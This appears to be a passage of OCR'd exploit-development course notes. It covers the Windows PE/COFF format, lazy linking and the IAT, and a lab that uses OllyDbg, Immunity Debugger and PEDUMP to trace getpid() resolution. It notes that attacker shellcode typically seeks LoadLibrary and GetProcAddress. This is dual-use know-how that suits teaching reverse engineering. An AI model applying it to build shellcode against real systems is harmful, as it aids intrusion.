
The first item inside a PE/COFF object file is the DOS MZ Header. You will most commonly see the hex values "4D 5A" as the first value. The magic number "4D 5A" translates from Hex-to-ASCII to "MZ", which stands for Mark Zbikowski, one of the original DOS developers. This header also has a stub area. An example of when this stub area is used is when a user attempts to run a program from command line that cannot run from command line. The following message would be displayed in that case, "This program cannot be run in DOS mode." Also included in this header is a field that points to the PE signature. The PE signature is a 4-byte value that is always PE\0\0.



File Header and Optional Header

Once it has been verified that the program is a valid executable that can run on the system, execution moves through the file header. The file header consists of a COFF section and optional header. You will most often find the value 0x014c, which tells the system that a minimum of an Intel 386 processor is needed to run the executable. Other data in this header includes a timestamp and relative virtual addressing information.

The optional header seems to always start with the magic number 0x010b for PE32 format or 0x020b for PE64 format. You can usually use this value to know where the beginning of the optional header is located. The optional header contains information about the size of the image, as well as the RVA offset to where execution of the program should begin. Offset 20 from the start of the optional header is a 4-byte value that shows the relative offset of where the image will be loaded into memory. This can change depending on the version. The optional header even specifies how much space to reserve for the stack and heap.




Section Table or Header

The section table or header gives us the ASCII name of the sections included in the executable, such as .text, .data, .rsrc, and others, and provides us with information as to where in memory they will be located. Sections are mapped into memory using a 4096 byte boundary for alignment.

Lazy Linking


Similar to the way in which ELF uses the PLT and GOT, Windows also allows for a form of lazy linking after program loading. Instead of including the entries in the .idata section to be automatically resolved during runtime, they can be loaded into a delay-load import table. This section holds the libraries and functions that will not be called until the first call to that function. A process can also utilize functions, such as LoadLibrary() and GetProcAddress(), to obtain a symbol's linear address when requested after program runtime has initiated. This is a common goal of an attacker's shellcode after obtaining the location of kernel32.dll. These functions can be used to load any desired library into memory.



OllyDbg


OllyDbg is a software debugger for Windows. The tool was created by Oleh Yuschuk and is freely available. Using the tool for commercial use requires you to register.

OllyDbg has many features and also allows you to write your own plugins. When the source code of a program is not available, you must have a way to disassemble the code and understand what the code is doing. OllyDbg allows you to analyze and modify the register contents, such as EAX, EIP, EDI, etc. The disassembler pane allows you to inspect and modify the assembly code of the compiled binary. API calls may be monitored and intercepted. OllyDbg will even attempt to tell you the path of execution a program is going to take.




Immunity Debugger

Immunity Debugger is another debugger option available. The tool is based on OllyDbg and so the layout should look very familiar, along with many of the functions. The tool is maintained by Dave Aitel and his employees at Immunity. Immunity can be found online at http://www.immunitysec.com/. The debugger is free and combines the GUI layout of OllyDbg with command-line support similar to WinDbg and GDB. Python scripting is also supported for extensibility. The tool is aimed at reverse engineering and exploit development, claiming to cut down on exploit development time by 50%. A benefit to using Immunity Debugger is the easy ability to import debugging symbols when necessary. OllyDbg can be quite troublesome when trying to connect to the Microsoft Symbol Store or to a local symbol store.




PEDUMP

PEDUMP is a freeware tool created by Matt Pietrek that displays Portable Executable structure data in an easy to read format. The tool allows you to view all headers within a PE file, as well as the section tables, contents, RVA information, symbol tables, relocation information, and more. There are many tools that perform a similar function such as Dumpbin, but PEDUMP is an efficient one to use when collecting object file information on Windows.



*****NOTE*****

It is important to understand that unlike our exercises on Linux, the memory addressing in Windows may vary from what you see on the slides. Windows constantly updates their DLLs and APIs resulting in changes to their location in memory once loaded. If the addressing on your system is different than what is shown on the slides, this is completely normal and all techniques and labs still work. Sometimes, you may be required to search for a particular construct or opcode in memory which is very typical. Ask your instructor if you have any trouble finding something.



PE/COFF Walkthrough (1)

Let us now go through the symbol resolution on a Windows system using the PE/COFF file format. We will track the resolution of the function getpid(), which is located in msvcrt.dll. The getpid() function is used by the same "memtest" application we used on Linux. A compiled version of this program for Windows exists on the tools CD and is titled "memtest2.exe".

In this example, OllyDbg is being used to open the program. You can perform the same with Immunity Debugger. Spend some time getting familiar with the different panes within OllyDbg and Immunity Debugger, and notice the five primary sections within the CPU window:

Dissasembler Pane – This pane shows the memory locations and assembly instructions of the loaded or attached program.

Information Pane – The information pane decodes arguments.


Dump Pane – The dump pane shows the contents of memory.

Registers Pane – The registers pane shows the contents of a large number of CPU registers. For example, the EIP register will hold the address of the instruction currently being executed.

Stack Pane – The stack pane shows the stack and the location where ESP is currently pointing.


Before moving to the next slide, see if you can locate where the call to the getpid() function is located. If you find it, click once on the memory address of that instruction on the left and press the F2 key. F2 sets a breakpoint. The highlighted memory address should turn red at this point to show that a

breakpoint has been set. By setting a breakpoint, you are telling the debugger to pause program execution once a call to that function has been reached. If you were unable to locate the call to the getpid() function, turn to the next slide for the location.



PE/COFF Walkthrough (2)

This slide shows our breakpoint set at the memory address 0x004012FE, which is the location of our programs call to the getpid() function on the OS used for the presentation. At this point you should click on the blue "play" button towards the top left of the CPU window. Pressing F9 will perform the same function and simply means, "Run.". If you set up the breakpoint properly, the call to getpid() should be highlighted and the program should show as "Paused" on the bottom right of the screen. Press F7 once to step into the next instruction located at the destination call address. F7 is the command to perform a single-step of one instruction.




PE/COFF Walkthrough (3)

Notice that we have now jumped to the instruction at the address 0x00401840. Can you figure out where in memory we have jumped? Try to determine where execution may have taken us before moving on. The next paragraph will provide you with the answer. You can also try clicking on the "M" button on the main ribbon bar. It will take you to the Memory map of the program where you can easily identify addressing ranges. Click "C" at any time to go back to the CPU window.

You may have noticed that we're still within the code or text segment. This section of the code segment is a table of indirect jumps covering each entry in the Import Address Table (IAT), as shown in the idata section. To the calling function, the address provided is the location of the desired function and is transparent. Double-click on the instruction "JMP DWORD PTR DS:[<&msvcrt._getpid>]" and you should get the popup box shown on the slide. The address 0x004050E4 shows up and will be the destination of this jump instruction. This is, however, a pointer to the next address toward our desired function, getpid(). If you take a look in the information pane, you'll notice that it says "DS:[004050E4]=77C1F81C", which should be the true address of the resolved symbol. But wait! Where did that address come from?


Click the "Cancel" button and press F7 once. We'll look up the source of this address on the next slide.



PE/COFF Walkthrough (4)

In the last step we discovered that the pointer was taking us to the address 0x004050E4. Again, your OS may be slightly different and you may have to compensate for that in your research. To determine what resides at this memory location, we must navigate to the appropriate section. This address is obviously out of bounds for the code segment. From the main CPU window in OllyDbg or Immunity Debugger, click on the "View" menu option and select "Memory" from the list of choices. You should see the same window as shown on the slide above. Locate the base address where 0x004050E4 will fall. What section does our pointer take us to?


If you said the .idata section, you are correct! As mentioned earlier, the .idata section maps symbol names we need to the appropriate memory addresses by working with the Import Address Table (IAT). Right click on the .idata section and select "dump" from the options. Proceed to the next slide.



PE/COFF Walkthrough (5)

You should have a window that matches this slide. Locate the memory address from our pointer at 0x004050E4. You should have the address "77C1F81C" or similar held in that location, depending on your version of Windows. Remember that x86 uses little endian format. This address should be the location of the getpid() function. By viewing the information pane within the main CPU window, we can see that at the memory location 0x77C1F81C, we are actually being forwarded to the address 0x7C809920, which lies within kernel32.dll. It so happens that the getpid() function residing in msvcrt.dll forwards us to the function getcurrentprocessid() residing in kernel32.dll.

On the next slide we will take a look at the IAT and how the table references each other.



PE/COFF Walkthrough (6)

On this slide we see two separate screenshots. The screenshot outlined in red is information displayed by the PEDump tool. This tool is located on your tools CD. You should create a folder in "Program Files" directory called "PEDump." Unzip the pedump.zip file from your tools CD and extract all files to your newly created PEDump folder on your system.

From command line, navigate into your "C:\Program Files\PEDump\" directory and type the command:

pedump /S <path to the memtest2.exe program>

